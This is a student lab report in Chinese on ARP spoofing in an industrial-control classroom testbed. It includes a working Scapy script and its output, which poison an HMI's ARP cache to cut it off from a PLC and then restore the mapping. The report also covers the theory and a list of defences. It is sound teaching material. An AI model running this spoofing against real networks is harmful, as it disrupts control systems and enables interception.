物联网安全课程实验报告

实验四

实验名称：ARP 欺骗攻击实验

姓名：孙悦

小组：孙悦 魏莎莎 黄昊

学号：2110052

专业：物联网安全

提交日期：2023.11.21

一、 实验目的

理解 ARP 协议及 ARP 攻击基本原理，学习 Python 下的网络编程库 Scapy 的基本使用，并在实验环境中实现 ARP 攻击，理解保障系统安全的复杂性。

二、 实验要求及要点

分组（1-4 人）完成实验内容，单独撰写实验报告，回答问题，且报告内容至少包括如下要点。

(1) **问题：**

① 为什么攻击后需要复原现场？

② 本实验的攻击效果与实验二中指令攻击的攻击效果有何异同？为什么？

③ 本实验中的 ARP 欺骗攻击对实验三中受到加密保护的系统是否有效？为什么？

④ 简要探讨 ARP 攻击防范措施

(2) **要点：**

① 用到的相关工具及编程库简介

② 实验原理

③ 实验目标与步骤（搭配实验过程照片、截图）

④ 遇到的问题及解决办法

⑤ 收获与感悟

⑥ 指令攻击源代码

三、 实验内容

（1） 使用 Python Scapy 对工控试验箱 PLC 进行 ARP 攻击实验，达到拒绝服务攻击效果。

① 发送 ARP 请求包确认并记录 PLC 和 HMI 的 MAC 地址与 IP 地址，以备后面恢复（十分重要：攻击后需要将 IP 与 MAC 地址改成与正确缓存一致）。注：192.168.1.4 是 HMI 上位机地址，192.168.1.3 是 PLC。

② 利用 ARP 欺骗攻击，使得 HMI 无法控制 PLC，达到拒绝服务攻击效果

③ 比较与实验二中拒绝服务攻击效果的差异

④ 复原现场。（发包将 IP 和 MAC 地址对应关系改回去，使 PLC 能正常工作）

（2） （可选）使用 Python Scapy 对实验三设计的智能家居系统尝试进行 ARP 攻击，达到拒绝服务攻击效果。


（3） （可选)基于双向 ARP 欺骗实现中间人攻击，分析上位机与 PLC 通信流量，并对上位机开展数据欺骗攻击，达到 HMI 显示与实际硬件显示不一致的效果。

四、 实验原理


（1） ARP 和 ARP 欺骗

ARP 从网络层使用的 IP 地址，解析出在数据链路层使用的硬件地址。每一个主机都设有一个 ARP 高速缓存 (ARP cache)，里面有所在的局域网上的各主机和路由器的 IP 地址到硬件地址的映射表。

当主机 A 欲向本局域网上的某个主机 B 发送 IP 数据报时，就先在其 ARP 高速缓存中查看有无主机 B 的 IP 地址。如有，就可查出其对应的硬件地址，再将此硬件地址写入 MAC 帧，然后通过局域网将该 MAC 帧发往此硬件地址。如没有， ARP 进程在本局域网上广播发送一个 ARP 请求分组。收到 ARP 响应分组后，将得到的 IP 地址到硬件地址的映射写入 ARP 高速缓存。



ARP 欺骗攻击：



本次实验中，我们已知 PLC（相当于上图主机 B）和 HMI（相当于上图主机 A）的 IP 地址，通过编写的代码获取 PLC 和 HMI 的 MAC 地址，然后冒充 PLC 向 HMI 发送 ARP 响应（相当于上图中的主机 X），从而使 PLC 无法接收到 HMI 的控制，达到拒绝服务的效果。

（2） 编程库 Scapy

Scapy 是一个 Python 程序，它允许用户发送、嗅探、分析和伪造网络包。这种能力允许构建能够探测、扫描或攻击网络的工具。

Scapy 是一个强大的交互式包操作程序。它能够伪造或解码大量协议的数据包，在网络上发送它们，捕获它们，匹配请求和响应，等等。Scapy 可以轻松地处理大多数经典任务，如扫描、跟踪、探测、单元测试、攻击或网络发现。

五、 实验过程

环境：Windows Python3

编程工具：pycharm

（1） 使用 Python Scapy 编写代码，对工控试验箱 PLC 进行 ARP 攻击实验，达到拒绝服务攻击效果。代码如下：

```
from scapy.all import *
# 记录地址
plc = sr1(ARP(pdst="192.168.1.3"))
plc.show()
# ###[ ARP ]###
#   hwtype    = Ethernet (10Mb)
#   ptype     = IPv4
#   hwlen     = 6
#   plen      = 4
#   op        = is-at
#   hwsrc     =  e0:dc:a0:42:47:2b
#   psrc      = 192.168.1.3
#   hwdst     = 20:7b:d2:3c:3f:bc
#   pdst      = 192.168.1.99
# ###[ Padding ]###
#      load   =
'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00'
hmi = sr1(ARP(pdst="192.168.1.4"))
hmi.show()
# ###[ ARP ]###
#   hwtype    = Ethernet (10Mb)
#   ptype     = IPv4
#   hwlen     = 6
```

```
#   plen      = 4
#   op        = is-at
#   hwsrc     =  e0:dc:a0:40:f8:c9
#   psrc      = 192.168.1.4
#   hwdst     = 20:7b:d2:3c:3f:bc
#   pdst      = 192.168.1.99
# ###[ Padding ]###
#      load      =
'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00'
# 攻击
atk = ARP(psrc="192.168.1.3", hwsrc="20:7b:d2:3c:3f:bc",
hwdst="e0:dc:a0:40:f8:c9", pdst="192.168.1.4", op='is-at')
send(atk, inter=RandNum(10,40), loop=1)
# 恢复
resume = ARP(psrc="192.168.1.3", hwsrc="e0:dc:a0:42:47:2b",
hwdst="e0:dc:a0:40:f8:c9", pdst="192.168.1.4", op='is-at')
send(resume, inter=RandNum(10,40), loop=1)
```

（2） 代码运行效果：

① 记录 PLC 地址：

```
>>> plc = sr1(ARP(pdst="192.168.1.3"))
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
>>> plc.show()
###[ ARP ]###
  hwtype    = Ethernet (10Mb)
  ptype     = IPv4
  hwlen     = 6
  plen      = 4
  op        = is-at
  hwsrc     = e0:dc:a0:42:47:2b
  psrc      = 192.168.1.3
  hwdst     = 20:7b:d2:3c:3f:bc
  pdst      = 192.168.1.99
###[ Padding ]###
     load      = '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
```

② 记录 HMI 地址：

```
>>> hmi = sr1(ARP(pdst="192.168.1.4"))
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
>>> hmi.show()
###[ ARP ]###
  hwtype    = Ethernet (10Mb)
  ptype     = IPv4
  hwlen     = 6
  plen      = 4
  op        = is-at
  hwsrc     = e0:dc:a0:40:f8:c9
  psrc      = 192.168.1.4
  hwdst     = 20:7b:d2:3c:3f:bc
  pdst      = 192.168.1.99
###[ Padding ]###
     load      = '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
```

③ 对 PLC 进行攻击，PLC 拒绝服务，屏幕上的控制开关无效：

```
>>> atk = ARP(psrc="192.168.1.3", hwsrc="20:7b:d2:3c:3f:bc", hwdst="e0:dc:a0:40:f8:c9", pdst="192.168.1.4", op='is-at')
>>> send(atk, inter=RandNum(10,40), loop=1)
.
```

④ 复原，PLC 可以正常工作：

```
>>> resume = ARP(psrc="192.168.1.3", hwsrc="e0:dc:a0:42:47:2b", hwdst="e0:dc:a0:40:f8:c9", pdst="192.168.1.4", op='is-at')
>>> send(resume, inter=RandNum(10,40), loop=1)
.
```

（3） 遇到的问题及解决方法

问题：在第一步获取 PLC 地址的时候发送 packet 无法获取 answer。

解决方法：将除了与 PLC 连接的网卡都禁用之后就好了。

六、 回答问题

① 为什么攻击后需要复原现场？

实验改写了 HMI 的 ARP 高速缓存中 192.168.1.3 对应的 Mac 地址是攻击者电脑的 Mac 地址，不再是 PLC 的 Mac 地址，所以需要将正确的 Mac 地址改回去，使 HMI 能正常控制 PLC。ARP 欺骗攻击是一种潜在的恶意行为，如果在实际网络中持续进行这样的攻击，将可能导致网络中断、数据泄漏等问题，对网络安全和用户隐私构成威胁，攻击后应该及时还原以维护网络的正常运行。

② 本实验的攻击效果与实验二中指令攻击的攻击效果有何异同？为什么？

同：都让 PLC 无法正常工作，实验箱上触摸屏失效

异：实验二是实验箱按钮和屏幕都无法控制储水罐工作，旋钮不再转动；实验四是触摸屏失效但是实验箱上的按钮仍然可以控制储水罐运行，旋钮仍可以转动。

原因：ARP 攻击主要影响网络通信，攻击者通过欺骗目标设备的 ARP 表，将网络流量引导到错误的物理地址，从而截取、篡改或阻止通信。攻击影响的范围通常限定在本地网络内。ARP 攻击可能导致网络中的设备无法正常通信，数据流量被截取，通信的机密性和完整性受到威胁。指令攻击主要影响目标系统的执行流程和指令集，可以涉及到操作系统、应用程序等各个层面。攻击的影响范围通常更广泛，可能对整个系统产生深远的影响。指令攻击可能导致系统崩溃、数据泄漏、服务拒绝等更为严重的后果。攻击者可以通过执行特定的指令来操纵系统行为，取得系统的控制权

③ 本实验中的 ARP 欺骗攻击对实验三中受到加密保护的系统是否有效？为什么？

有效。

实验三中利用密码学知识与工具，对系统进行加密，使该系统能够抵御指令重放攻击，攻击者在未经授权的情况下很难通过重放之前捕获到的命令来执行任何操作。不同于指令重放攻击，ARP 攻击主要涉及网络层的欺骗，尤其是欺骗目标设备的 ARP 表，将网络流量引导到攻击者控制的地址。即使当前系统已经加密，ARP 攻击可能会影响到系统之间的通信路径，使得通信的终点不再是预期的设备，而是攻击者的设备。这可能导致数据流量被截取、篡改或阻断，甚至可能影响到设备之间的正常交互。

④ 简要探讨 ARP 攻击防范措施

常见的 ARP 攻击防范措施：

1) 静态 ARP 表格设置：将网络中的重要设备的 IP 地址和 MAC 地址手动添加到网络设备的 ARP 缓存中，形成静态 ARP 表格。这可以防止攻击者通过 ARP 欺骗篡改动态 ARP 表格。
2) 使用静态 ARP 绑定：网络管理员可以配置网络设备，强制指定某些 IP 地址只能与特定的 MAC 地址进行通信，从而限制 ARP 表项的修改。
3) 网络流量监测和分析：使用网络流量监测工具，及时检测和分析异常的 ARP 请求和响应。异常的大量 ARP 流量可能表明 ARP 攻击正在发生。
4) 使用网络加密：通过使用加密通信协议（如 TLS、SSL）来保护通信内容，即使攻击者成功截获了流量，也难以解密其中的敏感信息。
5) ARP 缓存超时设置：缩短 ARP 缓存的超时时间，使 ARP 表项更快地过期。这有助于减少攻击者对 ARP 缓存的滥用时间窗口。
6) ARP 防火墙：部署 ARP 防火墙，限制只有授权的设备才能向网络中的其他设备发送 ARP 响应。

七、 收获感悟

通过本次实验，我学会了 Scapy 的使用，也了解到 ARP 的作用和 ARP 欺骗攻击的原理，对物联网安全的意义有了更深入的体会。